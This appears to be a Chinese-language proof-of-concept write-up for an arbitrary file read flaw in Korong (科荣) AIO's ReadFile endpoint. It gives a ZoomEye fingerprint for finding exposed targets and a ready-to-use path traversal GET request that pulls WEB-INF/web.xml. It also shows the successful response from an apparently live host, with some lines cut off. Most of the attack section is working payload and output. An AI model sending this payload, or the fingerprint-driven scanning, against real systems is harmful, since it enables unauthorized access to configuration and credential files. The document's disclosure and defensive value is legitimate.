K1-3科荣-AIO-任意文件读取


漏洞描述：

科荣AIO ReadFile 接口处存在任意文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

影响版本：

- 科荣-AIO

网站图片：



网络测绘：

fofa语法：

钟馗之眼："changeAccount('8000')"

漏洞复现：

payload：

```
GET /ReadFile?tempFile=path&path=../../website/WEB-INF/&fileName=web.xml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:
读取web.xml文件

Request

数据包扫描 美化 热加载 构造请求

```
GET /ReadFile?tempFile=path&path=../../website/WEB-INF/&fileName=web.xml HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close

```

Responses 8728bytes / 81ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Disposition: attachment; filename=web.x
Content-Type: application/xml
Date: Sat, 06 Apr 2024 06:38:39 GMT
Connection: close
Content-Length: 8728

<?xml version="1.0" encoding="UTF-8"?>

<!--
  Licensed to the Apache Software Foundation
  or more contributor license agreements. Se
  distributed with this work for additional
  regarding copyright ownership. The ASF li
  to you under the Apache License, Version 2
  "License"); you may not use this file excep
  with the License. You may obtain a copy o
  http://www.apache.org/licenses/LICENSE-2.0
  Unless required by applicable law or agree
  software distributed under the License is
  "AS IS" BASIS, WITHOUT WARRANTIES OR CONDI
  KIND, either express or implied. See the
  specific language governing permissions an
  under the License.
```